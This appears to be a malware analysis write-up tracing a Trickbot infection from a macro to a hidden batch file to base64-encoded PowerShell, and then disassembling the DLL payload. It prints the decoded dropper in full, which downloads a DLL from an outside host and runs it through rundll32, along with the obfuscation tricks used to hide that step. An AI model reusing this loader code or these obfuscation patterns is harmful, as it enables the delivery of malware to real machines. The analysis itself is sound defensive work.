
N102 Wscript.Shell

Row	J	N
102		Wscript.Shell
108	RDS.DataSpace	

Substituting the values of the cells mentioned above at line 45 will give us the following command.


RDS.DataSpace.CreateObject(Wscript.Shell).Run rthofihgsixdcugf6fjhsdgf.TextBox1.Text & hrkwdjksdjbk, 0

The Malware is using Microsoft ActiveX data object ‘RDS’. This allows to access and manipulate data on the machine. ‘RDS.Dataspace.Createobject’ object basically allows to create objects. Since Wscript.Shell is not predefined object inside VBA, a Wscript.Shell object is created here. Here the variable ‘hrkwdjksdjbk’ refers to the file “c:\programdata\uegdsj.bat” and 0 parameter executes the bat file and hides the window. Lets examine contents of the bat file. We can see jumbled up code and also a ‘start’ command at line 20.


e Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
new 1


```
1  echo ghoiw78oskdfhgdsHsDgjsd Thsertshdf hSersy5ysdFgSdFHsd
2  &
3  SET gksjdtlert=pow&echo sdfghoisetfo834ysTjFkjhKuOFhjXD45esythdzs4ts34tsersdf
4  &
5  SET vbweiyugi3r=ersh&echo cfvbgzisuy7ergtoisr ashgo7a4sotgisihseoghsdoghfo
6  &
7  SET yuoei4kld=ell -e
8  &
9  echo dfghsoi47thosdfugosud fdHgfhjdfGjdFrts4drudfyjhDrfGDjYFjfght
10 &
11 echo srthaw7rt8aisd7tgfiasudgfs dgfs6drf8gsfis7gfasrf7sydgf
12 &
13 SET cvbhjew4=nc JABoAGcAYQBpAHMAdQB1AGsAaABkAD0AIgBjADoAXABwAHIAbwBnAHIAYQBtAGQAYQB0AGEAXABrAGcAaAB1AG8
14 &
15 echo stgfhaiwegasFgGFHGDHGDJHghd67twtusgdugffusdfs
16 &
17 SET dsfklgERHSDg4=IgA7AGkAZgAoAFQAZQBzAHQALQBQAGEAdABoACAAJABoAGcAYQBpAHMAdQB1AGsAaABkACkAewBpAGYAKAAoA
18 echo edryhsr8fugho9idsogdfDyjYfUkdf5r6ufrt6y7idgfhjxfhfth56udfTGJDffdf
19 &
20 start/B %gksjdtlert%%vbweiyugi3r%%yuoei4kld%%cvbhjew4%%dsfklgERHSDg4%
21 &
22 echo sfrtgauiegf satfawgtuisdigaheiwugfoiasghidhsykgphkpdfih84ytiswdeifhskjdfng
23
```

Watching a little carefully we can see all the SET command being used to assign meaning full values to the variables which are then being used later in the 'start' command. Before substituting the values, we should focus on line 15 and line 19, which contain base64 encoded string



```
3  SET gksjdtlert=pow
4  &
5  echo sdfghoisetfo834ysTjFkjhKuOFhjXD45esythdzs4ts34tsersdf
6  &
7  SET vbweiyugi3r=ersh&echo cfvbgzisuy7ergtoisr ashgo7a4sotgisihseoghsdoghfo
8  &
9  SET yuoei4kld=ell -e
10 &
11 echo dfghsoi47thosdfugosud fdHgfhjdfGjdFrts4drudfyjhDrfGDjYFjfght
12 &
13 echo srthaw7rt8aisd7tgfiasudgfs dgfs6drf8gsfis7gfasrf7sydgf
14 &
15 SET cvbhjew4=nc JABoAGcAYQBpAHMAdQB1AGsAaABkAD0AIgBjADoAXABwAHIAbwBnAHIAYQBtA
16 &
17 echo stgfhaiwegasFgGFHGDHGDJHghd67twtusgdugffusdfs
18 &
19 SET dsfklgERHSDg4=IgA7AGkAZgAoAFQAZQBzAHQALQBQAGEAdABoACAAJABoAGcAYQBpAHMAdQB
20 echo edryhsr8fugho9idsogdfDyjYfUkdf5r6ufrt6y7idgfhjxfhfth56udfTGJDffdf
21 &
22 start/B %gksjdtlert%%vbweiyugi3r%%yuoei4kld%%cvbhjew4%%dsfklgERHSDg4%
23 &
```

we can verify the bas64 strings which contain code to be executed as seen below



```
JABoAGcAYQBpAHMAdQBlAGsAaABkAD0AIgBjADoAXABwAHIAbwBnAHIAYQBtAGQAYQB0AGEAXABrAGcA
aABlAG8AdwBkAC4AZABsAGwAIgA7AEkAbgB2AG8AawBlAC0AVwBlAGIAUgBlAHEAdQBlAHMAdAAgAC0A
VQByAGkAIAAiAGgAdAB0AHAAcwA6AC8ALwByAHIAZQBkAGcAaAAuAG8AcgBnAC8AcgBlAHAAbAB5AC4A
cABoAHAAIgAgAC0ATwB1AHQARgBpAGwAZQAgACQAaABnAGEAaQBzAHUAZQBrAGgAZAA7ACAAJABwAHQA
PQAiAGMAOgBcAHcAaQBuAGQAbwB3AHMAXABzAHkAcwB0AGUAbQAzADIAXAByAHUAbgBkAGwAbAAzADIA
LgBlAHgAZQAiADsAJABwAD0AJABoAGcAYQBpAHMAdQBlAGsAaABkACsAIgAsAFMAaQBlAGwAZQB0AFcA
```

```
$.h.g.a.i.s.u.e.k.h.d.=.".c.:.\.p.r.o.g.r.a.m.d.a.t.a.
\.k.g.h.e.o.w.d...d.l.l.".;.I.n.v.o.k.e.-.W.e.b.R.e.q.u.e.s.t. .-.U.r.i.
.".h.t.t.p.s.:././.r.r.e.d.g.h...o.r.g./.r.e.p.l.y...p.h.p.". .-.O.u.t.F.i.l.e.
.$.h.g.a.i.s.u.e.k.h.d.;. .$.p.t.=.".c.:.\.w.i.n.d.o.w.s.\.s.y.s.t.e.m.3.2.
\.r.u.n.d.l.l.3.2...e.x.e.".;.$.p.=.$.h.g.a.i.s.u.e.k.h.d.+.".,.S.i.e.l.e.t.W.
```

so the two decrypted strings are:

string 1:
$hgaisuekhd="c:\programdata\kgheowd.dll";
Invoke-WebRequest -Uri "https://rredgh.org/reply.php" -OutFile $hgaisuekhd;
$pt="c:\windows\system32\rundll32.exe";
$p=$hgaisuekhd+",SieletW

string 2:
";if(Test-Path $hgaisuekhd){if((Get-Item $hgaisuekhd).Length -ge 30000){Start-Process $pt -ArgumentList $p}}

The final command that will be executed is:-

start/B powershell -enc string1 string2


The command '**start/B**' starts powershell without creating a window and then goes on to execute the above mentioned base64 encoded string using th '**-enc**' options, which is a short form for '**EncodedCommand**' parameter used to run base64 encoded strings. **Invoke-WebRequest** is being used to get the payload from the domain '**https://rredgh.org/reply.php**'. String2 then creates a process for '**rundll32.exe**' using the parameters '**c:\programdata\kgheowd.dll, SieletW**', which basically executes the exported function SieletW from the malicious downloaded Trickbot payload (file:- **c:\programdata\kgheowd.dll**).

The domain '**https://rredgh.org/reply.php'** is already down, but I was able to get the dll having the following sha256 hash '**d3b6ecc403a04c8df0c501d2cd369c01635620aa5eb2da01698d0d319dd1b781**'.

Trickbot Malware Analysis:-


Hash

- **sha256** :- d3b6ecc403a04c8df0c501d2cd369c01635620aa5eb2da01698d0d319dd1b781


https://www.virustotal.com/gui/file/d3b6ecc403a04c8df0c501d2cd369c01635620aa5eb2da01698d0d319dd1b7
d3b6ecc403a04c8df0c501d2cd369c01635620aa5eb2da01698d0d319dd1b781

Lionic	Trojan.Win32.Trickpak.4!c	Malwarebytes	Trojan.MalPack
MAX	Malware (ai Score=81)	MaxSecure	Trojan.Malware.134037977.susgen
McAfee	RDN/TrickBot	McAfee-GW-Edition	BehavesLike.Win32.VBobfus.fc
Microsoft	Trojan:Win32/TrickBotCrypt.GU!MTB	Palo Alto Networks	Generic.ml
Panda	Trj/GdSda.A	SecureAge APEX	Malicious
SentinelOne (Static ML)	Static AI - Malicious PE	Sophos	Mal/Generic-R + Mal/Kryptik-FI

Using Cffexplorer we can see it does contain the export function ‘SieletW’.




Member	Offset	Size	Value
Characteristics	0000D010	Dword	00000000
TimeDateStamp	0000D014	Dword	61C453D0
MajorVersion	0000D018	Word	0000
MinorVersion	0000D01A	Word	0000
Name	0000D01C	Dword	0000E442
Base	0000D020	Dword	00000001
NumberOfFunctions	0000D024	Dword	00000001
NumberOfNames	0000D028	Dword	00000001
AddressOfFunctions	0000D02C	Dword	0000E438


Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00001160	0000	0000E44E	SieletW

In Cutter we can see the disassembly of the malware. As seen below it calls the following API’s inside the exported function SieletW.


1. FindResourceA
2. LoadResourceA
3. VirutalAlloc
4. Sleep
5. CreateThread




```
; arg LPCSTR lpType @ ebp+0x10
; arg int32_t arg_14h @ ebp+0x14
; arg int32_t arg_18h @ ebp+0x18
push ebp
mov ebp, esp
push ecx
mov eax, dword [lpType]
mov ecx, dword [lpName]
push ebx
push esi
push edi
mov edi, dword [hModule]
push eax                            ; LPCSTR lpType
push ecx                            ; LPCSTR lpName
push edi                            ; HMODULE hModule
call dword [FindResourceA]          ; 0x1000c008 ; HRSRC FindResourceA(HMODULE hModule, LPCSTR lpN...
mov esi, eax
test esi, esi
```



```
[var_4h]
[var_4h]

sp]

[0x1000108c]
push esi                           ; HRSRC hResInfo
push edi                           ; HMODULE hModule
call dword [LoadResource]          ; 0x1000c004 ; HGLOBAL LoadResource(HMODULE hModule, HRSRC hRe
push esi                           ; HRSRC hResInfo
push edi                           ; HMODULE hModule
mov ebx, eax
call dword [SizeofResource]        ; 0x1000c000 ; DWORD SizeofResource(HMODULE hModule, HRSRC hRe
mov edx, dword [arg_14h]
mov dword [edx], ebx
mov edx, dword [arg_18h]
pop edi
mov ecx, 1
pop esi
mov dword [edx], eax
```




```
[0x100011f2]
push 0x3e8                  ; 1000 ; DWORD dwMilliseconds
call dword [Sleep]          ; 0x1000c014 ; VOID Sleep(DWORD dwMilliseconds)
jmp 0x100011e0

[0x100011ff]
mov ebx, dword
fld dword [ebp
mov edx, dword
fld dword [ebp
fld dword [ebp
add ebx, 0xffff
```




```
[0x100012e8]
mov eax, dword [var_ch]
push str.PDSVSODnasbyvdgpniknasbdnghi ; 0x1000c184 ; int32_t arg_fh
push eax                           ; int32_t arg_ch
push esi                           ; int32_t arg_8h
call fcn.100010c0
add esp, 0xc
push 0
push 0
push 0
push esi
push 0
push 0                             ; LPSECURITY_ATTRIBUTES lpThreadAttributes
call dword [CreateThread]          ; 0x1000c010 ; HANDLE CreateThread(LPSECURITY_ATTRIBUTES lpThr...
push 0xafc8                        ; DWORD dwMilliseconds
call dword [Sleep]                 ; 0x1000c014 ; VOID Sleep(DWORD dwMilliseconds)
```


most of the other functionality is inside the obfuscated code that is loaded from the resource section. Now we can do behavioural analysis to see what the malware does. Executing the malware we can see it creates a new process ‘**wermgr.exe**’and tries to connect to the C2 domain.



```
HKCR\SM0:2764:304:WilStaging_02
HKCU\Software\Classes\AccessibilitySoundAgentRunning
HKCR\AccessibilitySoundAgentRunning
HKCU\Software\Classes\AccessibilitySoundAgentRunning
HKCR\AccessibilitySoundAgentRunning
HKCU\Software\Classes\AccessibilitySoundAgentRunning
HKCR\AccessibilitySoundAgentRunning
HKCU\Software\Classes\AccessibilitySoundAgentRunning
HKCR\AccessibilitySoundAgentRunning
HKCU\Software\Classes\SM0:2764:120:WilError_02
HKCR\SM0:2764:120:WilError_02
HKCU\Software\Classes\SM0:2764:120:WilError_02
HKCR\SM0:2764:120:WilError_02
HKCU\Software\Classes\SM0:2764:120:WilError_02
HKCR\SM0:2764:120:WilError_02
HKCU\Software\Classes\SM0:2764:120:WilError_02
HKCR\SM0:2764:120:WilError_02
HKCU\Software\Classes\SM0:2160:304:WilStaging_02
HKCR\SM0:2160:304:WilStaging_02
HKCU\Software\Classes\SM0:2160:304:WilStaging_02
```



